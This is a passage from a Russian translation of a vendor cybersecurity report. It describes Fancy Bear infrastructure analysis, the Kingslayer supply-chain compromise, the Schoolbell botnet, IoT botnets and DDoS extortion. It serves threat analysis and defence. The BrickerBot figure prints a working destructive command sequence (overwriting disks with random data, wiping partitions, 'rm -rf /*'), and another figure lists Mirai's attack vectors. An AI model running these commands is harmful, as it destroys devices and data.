В большинстве случаев в алгоритмах, лежащих в основе вредоносного ПО, генерирующего домены DGA, изменяются только два элемента при создании доменов: длина имени домена и возможные домены верхнего уровня, которые он может использовать. (Примечание. Почти все алгоритмы используют разные подходы к случайному выбору букв в домене второго уровня.)

Эти ограничения вместе с необходимостью создания новых доменов DGA постоянно приводят к тому, что усилия семейств вредоносных программ по созданию и регистрации доменов DGA часто пересекаются. В результате домены могут вступать в конфликт друг с другом в очень плотных комбинациях, например, домены .com из 8–10 символов. В таких насыщенных пространствах домен DGA может попасть в черный список из-за использования конкурентом аналогичного домена DGA, который был идентифицирован специалистами службы информационной безопасности.

Анализ инфраструктуры расширяет знания об инструментах злоумышленников

Как обсуждалось в сравнительном исследовании решений безопасности (см. стр. 77), многие группы обеспечения безопасности пытаются осмыслить тысячи предупреждений о безопасности, которые они получают ежедневно. Исследование тактики регистрации и хостинга, в частности инфраструктуры, в которой работают злоумышленники, может позволить специалистам служб информационной безопасности сконцентрироваться на источниках угроз и блокировать их. Исследовательская группа ThreatConnect, партнер Cisco и поставщик единственной в отрасли расширяемой платформы безопасности, основанной на аналитических данных, в своем анализе инфраструктуры группы кибершпионов Fancy Bear идентифицировала потенциально вредоносные домены, IP-адреса и псевдонимы, что помогло специалистам службы информационной безопасности принять меры до того, как злоумышленники взломали сеть.[19] Этот подход не только проактивен, но и потенциально предиктивен, так как позволяет поставщикам собирать расширенные сведения о злоумышленниках.

Проанализированные домены и IP-адреса были связаны с атаками целевого фишинга против гражданской журналистской организации Bellingcat, которая подверглась сложной целенаправленной атаке (APT) группы Fancy Bear. ThreatConnect предположила, что, поскольку некоторые злоумышленники имеют доступ к ограниченной IP-инфраструктуре, они будут размещать более одного своего домена в контролируемой ими инфраструктуре. Изучая эти размещенные вместе домены, эксперты в области информационной безопасности могут идентифицировать дополнительную инфраструктуру (например, домены и IP-адреса), контролируемую злоумышленниками, и превентивно блокировать или включать их в свои защитные стратегии.

19 Для получения дополнительной информации см. статью «Как исследовательская группа ThreatConnect использовала платформу для расследования инцидентов, выявления аналитических данных и проведения соответствующего анализа в отношении Fancy Bear»: threatconnect.com/blog/how-to-investigate-incidents-in-threatconnect/.

Как объясняется в анализе ThreatConnect, были выполнены следующие шаги.

- Bellingcat предоставила заголовки электронной почты из сообщений целевого фишинга, которые, как предполагается, исходят от российских хакеров, спонсируемых государством. Затем ThreatConnect использовала информацию о предыдущих операциях Fancy Bear, чтобы понять, что Fancy Bear, скорее всего, была автором атак на Bellingcat.
- ThreatConnect использовала регистрационную информацию WHOIS, чтобы определить время регистрации домена из сообщений целевого фишинга и адрес электронной почты, который зарегистрировал домен, что позволило определить временные рамки для исследования.
- С помощью пассивного DNS были идентифицированы IP-адреса, которые размещали домен после его первоначальной регистрации. Это позволило определить IP-адреса, которые могут быть связаны со злоумышленниками.
- Используя пассивный DNS еще раз, исследователи определили, какие IP-адреса размещали меньше заданного произвольного количества доменов, чтобы исключить IP-адреса, которые могут размещать несколько доменов для нескольких клиентов.
- Используя WHOIS и пассивный DNS, группа ThreatConnect определила подмножество этих IP-адресов, которые, вероятно, были предназначены для злоумышленников, что позволило сузить список IP-адресов, которые могут быть отнесены к APT.
- Из этого подмножества IP-адресов ThreatConnect затем использовала пассивный DNS для идентификации других доменов, размещенных на том же IP-адресе и в то же время, что и исходный домен. (Если домены располагаются в исходном домене с одним и тем же IP-адресом, группа идентифицирует те, которые, возможно, управляются одной и той же APT.)
- ThreatConnect также идентифицировала другие домены, зарегистрированные с использованием того же адреса электронной почты, который использовался для регистрации исходного домена. Когда адрес электронной почты используется для регистрации домена, связанного с активностью APT, другие домены, зарегистрированные с этим адресом электронной почты, также могут быть частью деятельности APT.
- ThreatConnect использовала недавно идентифицированные домены – те, что объединены с исходным доменом, а также зарегистрированные с использованием того же адреса электронной почты, для последующих итераций анализа.
- Затем ThreatConnect использовала пассивный DNS для идентификации любых известных субдоменов для идентифицированных доменов. Эта информация может помочь идентифицировать почтовые серверы или другие субдомены, которые не были размещены на тех же IP-адресах, что и идентифицированный домен, что дает больше возможностей для дальнейших исследований.

Рис. 28 Методология совместного размещения

Источник: ThreatConnect.


Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Аналитические методологии, например представленные на рис. 28, могут помочь идентифицировать экспоненциально большую группу адресов электронной почты, IP-адресов и доменов, которые могут быть связаны с обнаруженной активностью и считаются подозрительными. Расследование, описанное выше, началось с шести доменов, пяти IP-адресов и трех регистраторов электронной почты, определенных в заголовках электронной почты, предоставленных Bellingcat.

Используя описанный выше процесс, были идентифицированы 32 адреса электронной почты и псевдонима, более 180 доменов и более 50 IP-адресов, которые, вероятно, были связаны с деятельностью APT группы Fancy Bear. На рис. 29 показано подмножество ассоциаций между доменами, адресами электронной почты и IP-адресами, а также их привязка к инцидентам, связанным с целевым фишингом Bellingcat.

Организации, которые проводят аналогичный анализ, могут заранее блокировать домены, IP-адреса и адреса электронной почты, которые могут быть источником атак. Исследование и выявление инфраструктуры позволяет организациям определить следующее: тактические аналитические данные, которые необходимо использовать для постоянного реагирования на инциденты, инфраструктуру злоумышленников до того, как она будет применена против организации, а также ретроспективный контекст или связи между инфраструктурой и злоумышленниками.

Рис. 29 Связи внутри инфраструктуры, используемой группой APT



Источник: ThreatConnect.

Атаки на цепочки поставок: один скомпрометированный вектор может оказать влияние на многие организации

Как и любое предприятие, стремящееся сэкономить время и деньги, злоумышленники ищут способы повысить эффективность своей деятельности. По сообщениям RSA, партнера Cisco, атаки на цепочки поставок имеют максимальные последствия при минимальных усилиях со стороны преступников. В случае, исследованном RSA, злоумышленники ввели троян в легитимное программное обеспечение, обычно используемое системными администраторами предприятий, чтобы анализировать журналы системных событий Windows.[20]

Скомпрометированное программное обеспечение было доступно для загрузки на сайте поставщика вместе с обновлениями. В результате один скомпрометированный вектор — сайт поставщика — мог распространять угрозу на многие другие корпоративные сети, просто предлагая программное обеспечение и автоматические обновления.

В рамках своего исследования, в котором группа злоумышленников была названа Kingslayer, RSA отследила скомпрометированное программное обеспечение после обнаружения неизвестного сигнала, направленного на URL-адрес, который преобразовывался в IP-адрес, который также преобразовывался в известный вредоносный домен. При отслеживании происхождения вредоносной программы (варианта PGV_PVID), обнаруженной в домене, команда RSA нашла организацию, которая была ею заражена, и определила, что вредоносное ПО поступило из программного обеспечения для системного администрирования.


RSA обнаружила, что страница загрузки для программного обеспечения была скомпрометирована, как и страница обновлений поставщика программного обеспечения (см. рис. 30 на следующей странице). Это означало, что компании, которые ранее загрузили нескомпрометированную версию программного обеспечения, все еще могли быть в опасности, если они подписались на автоматические обновления, поскольку последующее обновление также привело бы к загрузке вредоносного ПО.

20 Подробную информацию об этом расследовании см. в отчете RSA «Kingslayer — атака на цепочки поставок»: rsa.com/en-us/resources/kingslayer-a-supply-chain-attack.

Период компрометации продолжался всего около двух недель. Но поскольку поставщик не уведомлял пользователей о скомпрометированном программном обеспечении в течение нескольких месяцев, вредоносное ПО, возможно, оставалось активным до обнаружения или до начала попыток восстановления со стороны поставщика.

Для предприятий, стремящихся блокировать угрозы для цепочки поставок, обнаружение угроз – сложная задача. Обеспечение безопасности оконечных устройств, вероятно, является лучшей защитой, поскольку таким образом группы обеспечения безопасности могут быть предупреждены о том, что какая-то часть программного обеспечения взаимодействует с другой. Мониторинг в реальном времени также может помочь обнаружить подозрительную активность.

Рис. 30 Цепочка компрометации Kingslayer



Источник: RSA.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Несмотря на то, что аналитики RSA не знают, сколько организаций установили скомпрометированное приложение, прежде чем RSA сообщила поставщику о проблеме с вредоносными программами, клиенты поставщика перечислены на его веб-сайте и подписаны на услугу поставщика по протоколированию событий на информационном портале. Список клиентов и, следовательно, потенциально скомпрометированных организаций, включал по крайней мере, следующие организации:

- 4 крупных поставщика телекоммуникационных услуг;
- более 10 военных организаций;
- более 24 компаний из списка крупнейших мировых компаний Fortune 500;
- 5 крупных оборонных подрядчиков;
- более 24 банков и других финансовых учреждений;
- более 45 высших учебных заведений.

Исследователи RSA не могут с уверенностью назвать конечную цель авторов Kingslayer, но размер и техническое совершенство заказчиков поставщика делают их очень привлекательными целями. Возможно, злоумышленники запрашивали информацию для входа в систему у организаций финансовой сферы или могли быть причастными к сбоям в работе предприятий государственного сектора.

Стратегия атаки на цепочки поставок заслуживает внимания специалистов служб информационной безопасности по нескольким причинам. Злоумышленникам необходимо предоставить только один скомпрометированный вектор, но они могут заразить многие цели. Кроме того, эти атаки незаметны по своей природе, предоставляя злоумышленникам драгоценное время для работы до их обнаружения. Помимо этого, если скомпрометированное программное обеспечение используется в первую очередь системными, сетевыми администраторами или администраторами безопасности, то у злоумышленников увеличивается шанс того, что они нашли идеальную промежуточную среду для систематического нападения на крупные предприятия.

Использование инфраструктуры академических сетей

В случае с Kingslayer подход злоумышленников к использованию чужой инфраструктуры заключается в том, чтобы скрыть вредоносное ПО в легитимном аппаратном обеспечении и создать у пользователей программного обеспечения впечатление, что они приобретают чистый продукт еще до того, как они разместили его в свою сеть. В случае с ботнетом Schoolbell[21] злоумышленники используют чужую инфраструктуру в качестве стартовой площадки, поскольку сетевые ресурсы имеют хорошую или удовлетворительную репутацию и на первый взгляд безопасное расположение. В обоих случаях злоумышленники используют доброе имя поставщика и местоположения.


Подобно тому, как обеспечение безопасности оконечных устройств и мониторинг в реальном времени могут помочь организациям избежать атак на цепочки поставок, как описано выше, они также могут помочь в обнаружении того, что RSA называет «использование чужой инфраструктуры» (infrastructure harvesting). В таких атаках преступники будут пытаться взять под контроль инфраструктуру организации, надеясь использовать ее для широкомасштабных злонамеренных действий.

Ботнет Schoolbell, названный так потому, что он нацелен на академическую инфраструктуру, является одним из примеров этой враждебной стратегии. В момент максимальной активности RSA выявила почти 2000 уникальных заражений в инфраструктуре ботнета Schoolbell (см. рис. 31).

Ботнет Schoolbell и подход к использованию инфраструктуры – это предупреждение организациям, которые считают, что не являются объектами кибератак, поскольку у них нет никаких особенно ценных данных. Академические организации проще относятся к сетевой безопасности, чем организации аналогичного размера в других отраслях, например в области финансов. Таким образом, академические сети могут быть привлекательными целями для злоумышленников, которые хотят получать «легкий доступ», а также действовать в сети, долгое время оставаясь незамеченными. Образовательная среда может стать идеальной целью для злоумышленников, которые ищут больше инфраструктурных ресурсов.

21 Чтобы узнать больше о ботнете Schoolbell и использовании инфраструктуры, см. публикацию «Schoolbell: класс в сборе» («Schoolbell: Class Is in Session»), авторы Кент Бэкмен (Kent Backman) и Кевин Стейр (Kevin Stear), RSA, 13 февраля 2017 г.: blogs.rsa.com/schoolbell-class-is-in-session/.

Рис. 31 Заражение вредоносной программой Schoolbell по всему миру



Источник: RSA.

Интернет вещей только появляется, а ботнеты для него уже существуют

В 2016 г. осуществилась давняя угроза DDoS-атак: кибератаки, запущенные с нескольких подключенных устройств, превратились в ботнеты. В сентябре DDoS-атака мощностью 665 Гбит/с была нацелена на сайт блогера в сфере безопасности Брайана Кребса (Brian Krebs).[22] Вскоре после этого против французской хостинговой компании OVH была запущена атака мощностью 1 Тбит/с.[23] А в октябре подвергся нападению DynDNS, что вызвало перебои на сотнях популярных веб-сайтов. Это была крупнейшая из трех DDoS-атак в Интернете вещей.[24]

Эти атаки стали началом эпохи DDoS-атак мощностью 1 Тбит/с. Они перевернули традиционные парадигмы защиты от DDoS и доказали, что угроза DDoS-ботнетов Интернета вещей реальна и организации должны быть готовы к атакам.

Radware, партнер Cisco, недавно изучил деятельность трех крупных ботнетов Интернета вещей — Mirai, BrickerBot и Hajime — и дает следующий анализ.

Общие характеристики IoT-ботнетов

- Настройка выполняется быстро и легко; фактически она может быть завершена в течение часа.
- Распространение происходит быстро. Механизм рецидива заражения приводит к экспоненциальному росту размера ботнета. Фактически преступники могут получить ботнет из более чем 100 000 зараженных устройств за 24 часа.
- У вредоносного ПО низкий уровень обнаружения. Извлекать образцы очень сложно, потому что вредоносный код живет в памяти устройства и уничтожается после перезапуска устройства.

Mirai

Ботнет Mirai, который отвечал за атаку DynDNS, заражал сотни тысяч IoT-устройств, превращая их в «армию зомби», способную запускать мощные объемные DDoS-атаки. Исследователи безопасности считают, что миллионы уязвимых IoT-устройств активно участвуют в этих скоординированных атаках. Исходный код для вредоносного ПО Mirai был опубликован в конце 2016 г.[25]

Принцип действия

1. Mirai подключается к компьютерам-жертвам с помощью атаки методом подбора пароля (грубой силы) на серверы Telnet, используя более 60 заводских учетных данных по умолчанию для программного обеспечения BusyBox.
2. Каждое зараженное устройство блокирует себя от дополнительных ботов.
3. Mirai отправляет IP-адрес жертвы и учетные данные в централизованную службу ScanListen.[26]
4. Новая жертва затем помогает привлекать новые боты, создавая самовоспроизводящуюся модель.

Подробнее о ботнете Mirai

В дополнение к генерированию объемов трафика выше 1 Тбит/с Mirai имеет выбор из 10 предопределенных векторов атаки (см. рис. 32). Некоторые из векторов доказали свою эффективность в поражении инфраструктуры операторов связи и облачных устройств очистки путем атаки на их системы защиты.

Рис. 32 Комплекс векторов атак Mirai

```
#define ATK_VEC_UDP          0  /* Straight up UDP flood */
#define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2  /* DNS water torture */
#define ATK_VEC_SYN          3  /* SYN flood with options */
#define ATK_VEC_ACK          4  /* ACK flood */
#define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP        6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY        8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP        10  /* HTTP layer 7 flood */
```

Источник: Radware

Среди 10 векторов атак очень сложными являются такие, как потоки GRE, атаки TCP STOMP и Water Torture. DDoS-атаки Mirai заставляют обратить внимание на проблемы, с которыми сталкиваются организации, когда речь идет о мониторинге легитимности трафика GRE или рекурсивных DNS-запросах.

22 «Рекордная DDoS-атака на KrebsOnSecurity», Брайан Кребс (Brian Krebs), блог KrebsOnSecurity, 21 сентября 2016 г.: krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/.

23 «150 000 IoT-устройств подверглись массовым DDoS-атакам на OVH», Эдуард Ковач (Eduard Kovacs), *SecurityWeek*, 27 сентября 2016 г.: securityweek.com/150000-iot-devices-abused-massive-ddos-attacks-ovh.

24 «DDoS-атака на Dyn произведена с 100 000 зараженных устройств», Майкл Кан (Michael Kan), DG News Service, для *ComputerWorld*, 26 октября 2016 г.: computerworld.com/article/3135434/security/ddos-attack-on-dyn-came-from-100000-infected-devices.html.

25 «Опубликован исходный код для IoT-ботнета Mirai», Брайан Кребс (Brian Krebs), блог KrebsOnSecurity, 1 октября 2016 г.: krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/.

26 «Ботнет Mirai BusyBox: предупреждение, которое мы все ожидали?» Паскаль Джиненс (Pascal Geenens), Radware, 11 октября 2016 г.: blog.radware.com/security/2016/10/busybox-botnet-mirai/.

BrickerBot

Атаки типа «постоянный отказ в обслуживании» (Permanent Denial of Service, PDoS) – это быстро перемещающиеся бот-атаки, предназначенные для прекращения работы оборудования. Эта форма кибератаки становится все более популярной.[27]

В некоторых кругах это называется «флэшинг», и эти PDoS-атаки настолько разрушают системы, что оборудование необходимо переустанавливать или заменять. Используя уязвимости безопасности или неправильные конфигурации, PDoS-атаки могут уничтожить прошивку и основные системные функции.

BrickerBot может следующее.

- **Компрометировать устройства:** PDoS-атаки BrickerBot используют брутфорс Telnet – тот же самый эксплойт-вектор, используемый Mirai, для взлома устройств пользователей.
- **Выводить устройства из строя:** после успешного доступа к устройству BrickerBot выполняет ряд команд Linux, которые в конечном итоге приводят к повреждению хранения данных. Затем он выдает команды для разрыва интернет-подключения и снижения производительности устройства, а также удаления всех файлов на устройстве.

На рис. 33 показана точная последовательность команд, которые выполняет BrickerBot.

Hajime

Hajime необычен, и исследователи угроз безопасности следят за ним очень внимательно. Это происходит потому, что он еще не предпринял никаких действий с сотнями тысяч устройств, которые заразил до сих пор. Соответственно, он представляет собой большую угрозу, вызывающую беспокойство. Оператор Hajime утверждает, что он «белый» хакер (рис. 34).

Рис. 33 Последовательность команд BrickerBot.1

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Источник: Radware

Рис. 34 Сообщение от автора Hajime

```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!
```

Источник: Radware

Принцип действия

Hajime – это сложный, гибкий, продуманный, надежный и инновационный IoT-ботнет. Он может самообновляться и эффективно и быстро предоставлять своим ботам-партнерам более широкие возможности. Как и многие другие IoT-ботнеты, Hajime сканирует Интернет, чтобы обнаруживать и заражать новые жертвы через открытые порты TCP 23 (Telnet) и TCP 5358 (WSDAPI). Он использует метод грубой силы для входа в систему и получения контроля над устройствами.

Интересно, что Hajime может удалять вредоносное ПО с устройства, которое хочет заразить. Затем он может защитить его от будущих заражений, контролируя его связь с Telnet. Таким образом, устройство снова становится нейтральным, хотя авторы Hajime могут получить к нему доступ.

Исследователи в сфере безопасности обнаружили устройства для чистки Hajime, зараженные Mirai.[28] (A BrickerBot уничтожает устройства, зараженные Mirai или Hajime.)

27 Дополнительную информацию по теме см. в статье «PDoS-атака BrickerBot: возвращение с удвоенной силой» («BrickerBot PDoS Attack: Back With A Vengeance»), Radware, 21 апреля 2017 г.: security.radware.com/ddos-threats-attacks/brickerbot-pdos-back-with-vengeance/.

28 Дополнительную информацию на эту тему см. в публикации «Hajime – сложный, гибкий механизм, с продуманным и инновационным дизайном», Паскаль Джиненс, Radware, 26 апреля 2017 г.: blog.radwar.com/security/2017/04/hajime-futureproof-botnet/.

Вымогательство в киберпространстве: вымогательство под угрозой DDoS-атак (RDoS)

В 2016 году почти в половине всех компаний (49%) произошел хотя бы один инцидент, связанный с вымогательством, — это либо атака с помощью программ-вымогателей (39%), либо атака типа «отказ в обслуживании» с целью вымогательства (RDoS) (17%).[29] На рис. 35 показан процент компаний в конкретных регионах мира, которые столкнулись с инцидентом в области кибервымогательства в 2016 году.[30]

Рис. 35 Распространение кибератак с целью вымогательства по странам, 2016 г.

Источник: Radware.

На сегодняшний день, согласно Radware, банда киберпреступников Armada Collective несет ответственность за большинство RDoS-атак. Обычно их требование выкупа составляет от 10 до 200 биткойнов (от 3600 до 70 000 долларов США по текущему курсу). Кратковременная демонстрационная или тизерная атака сопровождается требованием выкупа. Когда срок оплаты истекает, злоумышленники снижают скорость работы центров обработки данных с объемами трафика, которые обычно превышают 100 Гбит/с.

Имя Armada Collective теперь используют подражатели. Одна из первых тактик включала попытку вымогательства около 7,2 млн долларов США у трех греческих банков.[31] Эти игроки отправляют фальшивые письма с требованием выкупа, надеясь быстро получить прибыль с минимальными усилиями. Вот несколько полезных советов, как обнаружить фальшивое письмо с требованием выкупа:

1. **Оцените запрос.** Armada Collective обычно просит 20 биткойнов. Другие кампании запрашивали суммы выше и ниже этого значения. На самом деле письма с низкой ставкой выкупа в биткойнах, скорее всего, приходят от поддельных групп, которые надеются, что их ценовая точка будет достаточно низкой и кто-то им заплатит.
2. **Проверьте сеть.** Реальные хакеры запускают небольшую атаку, отправляя сообщение о выкупе. Если произошла смена сетевой активности, то вероятно, что письмо и угроза являются подлинными.
3. **Проверьте инфраструктуру.** Реальные хакеры прекрасно организованы. В отличие от них поддельные хакеры не ссылаются на веб-сайт и у них нет официальных счетов.
4. **Рассмотрите другие жертвы.** Реальные хакерские коллективы могут ориентироваться на многие компании в одном секторе. Проконсультируйтесь с другими отраслевыми группами, чтобы узнать, получали ли они угрозы.

Меняющаяся экономика злонамеренных действий


29 В глобальном опросе, проведенном сторонней исследовательской фирмой Radware, участвовало около 600 респондентов.
30 Там же.
31 «Греческие банки столкнулись с DDoS-шантажем», Мэтью Дж. Шварц (Mathew J. Schwartz), BankInfoSecurity.com, 2 декабря 2015 г.: bankinfosecurity.com/greek-banks-face-ddos-shakedown-a-8714.

По сообщению Radware, партнера Cisco, резкое увеличение частоты, сложности и размера кибератак за прошедший год говорит о том, что экономика злонамеренных действий вышла на новый уровень. Radware отмечает, что современное хакерское сообщество получает следующие преимущества:

- быстрый и легкий доступ к целому ряду полезных и недорогих ресурсов (см. рис. 36);
- резкое увеличение количества ценных, все более уязвимых целей, размещающих все более важную информацию в Интернете;
- уровень развития теневой экономики и Интернета, который обеспечивает эффективность, безопасность и анонимность преступников.

Примечание. Некоторые ресурсы, представленные на рис. 36, больше не активны.

Рис. 36 Примеры инструментов и панелей кибератак



Источник: Radware

Злоумышленники шифруют медицинские устройства: это реальность

Чтобы эффективно работать в современном взаимосвязанном мире, многие отрасли, включая здравоохранение, должны интегрировать свои информационные (ИТ) и эксплуатационные (ЭТ) технологии. Однако по мере того, как операции становятся все более тесно связанными, известные недостатки безопасности в устройствах и системах, которые ранее были «отгорожены» друг от друга, теперь представляют еще больший риск для организаций. Например, используя проверенную тактику, такую как фишинговые электронные письма для компрометации пользователей, злоумышленники могут проникнуть в сеть, обосноваться в устройстве с устаревшей операционной системой и оттуда перемещаться горизонтально по сети с целью кражи информации и закладывать основу для кампании по вымогательству и многого другого.
